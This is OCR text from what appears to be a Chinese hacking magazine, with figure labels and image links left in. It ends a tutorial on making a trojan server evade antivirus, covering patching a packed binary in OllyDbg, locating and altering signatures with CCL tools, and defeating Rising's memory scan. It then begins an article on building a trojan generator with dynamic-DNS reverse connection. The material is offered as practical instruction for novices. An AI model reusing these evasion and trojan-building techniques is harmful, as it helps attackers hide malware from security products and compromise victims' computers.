




图30


使用OD载入加壳后的木马服务端程序，如图31，先选择要NOP掉的那句代码，点鼠标右键，选择“复制”-“到剪贴板”，如图32。把jmp XXX那句代码往下移一行，也就是说原来jmp那句是在004C5F0A处的，我们现在把它改为004C5F0B处，如图33，图34。

跳转语法写完后，点击右键，选择复制到可执行文件，然后再点保存文件，最后我们再使用卡巴检测一下制作好的免杀


图31


图32


图33


图34

木马服务端程序，已经啥也检测不出来了，如图35。




图35

讲了这么多的免杀技巧，最后我们再来总结一下：免杀分为好多种，主要包括特征码免杀、工具免杀、写花免杀、改壳免杀等等。免杀的方法是多种多样的，本文我们只是简单的介绍了几种而已。使用特征码免杀加上工具的结合免杀，效果是很好的，比如我们找到一个木马的特征码了，就可以先更改特征码，在加上一些壳，这样免杀效果会更好。

个人感觉MYCCL定位的结果是不满意和不真实的，当然了，终极免杀还是要靠特征码的定位。对于加壳加花免杀我都不怎么推荐，因为它们不能做到长久的免杀。定位出特征码才是最重要的，现在使用OD定位内存特征码也不可靠了。还有什么方法能过瑞星内存呢？瑞星一直有个缺陷，就是使用ASCII码来作为特征码，我们直接乱改大小就能够过瑞星内存了。也许小菜要问文件特征码怎么定位啊？用笨办法，使用HWorkS32或UEDIT32等用0填充四分之三后再慢慢使用CCL定位，定位好后进行修改，然后再定位别的地方。现在制作免杀也不容易啊，除非有人提供你已经免杀的服务端，等提供给你的免杀服务端被查杀后就可以使用CCL定位，这时候定位的结果一般不是复合特征码，改任何地方就可以了。

到此文章就结束了，不知道小菜们都掌握了多少技术，本文包括了我制作免杀的一些经验和对免杀一些认识，如有不对的地方还请各位高手多多指正，共同进步。（本文所涉及到的myccl、北斗、OD、PEiD、RPolyCrypt、UPX压缩和解压器、超级免杀壳、SimplePack已收录到光盘中）

轻松实现木马配置和动态域名上线

文章难易度：☆☆☆☆
文章阅读点：如何编程实现让一个主文件生成服务端程序，以及如何实现动态域名反弹上线

无敌小龙（张博）

一、基础介绍

使用过灰鸽子或黑洞的朋友应该知道，它们其实都只有一个主文件，通过这个主文件就可以生成服务端，那么它们是怎么做到使用一个程序生成另外一个程序的呢？答案就是资源文件。实现的流程为：首先要编写好一个服务端模板文件，然后把这个服务端文件作为资源文件存放到主文件中；其次是在用户配置服务端程序时使用主文件释放并且配置这个服务端文件，这样就达到了生成一个新文件的目的。我们还知道，很多反弹型的木马都是支持动态域名反弹上线的，那么服务端程序是如何通过一个域名来达到和控制端的连接的呢？其实，它们使用到了PING技术，也就是首先PING这个动态域名来得到它的IP地址，然后再去连接这个IP地址。本文我们就将从编程的角度来介绍上边的两个问题，还将介绍如何使用VB制作的木马服务端在对方没有VB运行库的情形下也可以运行。

（一）资源文件介绍

在VB中资源文件的使用可以理解为：把一个文件以资源的形式存放到另一个程序中去。使用资源文件的好处就是可以把所有的文件全部存放在一个文件中，这样使用和传播起来就会比较绿色。

比如本文中我们就要把一个winsock.ocx控件的文件放到服务端程序中去，可能会有小菜要问这个文件在哪里，其实使用Windows自带的搜索功能就可以在System32目录下找到这个文件，如图1。同时，在下文中我们还要用到inet.ocx的控件文件，也可以使用同样的方法搜索到。




图1

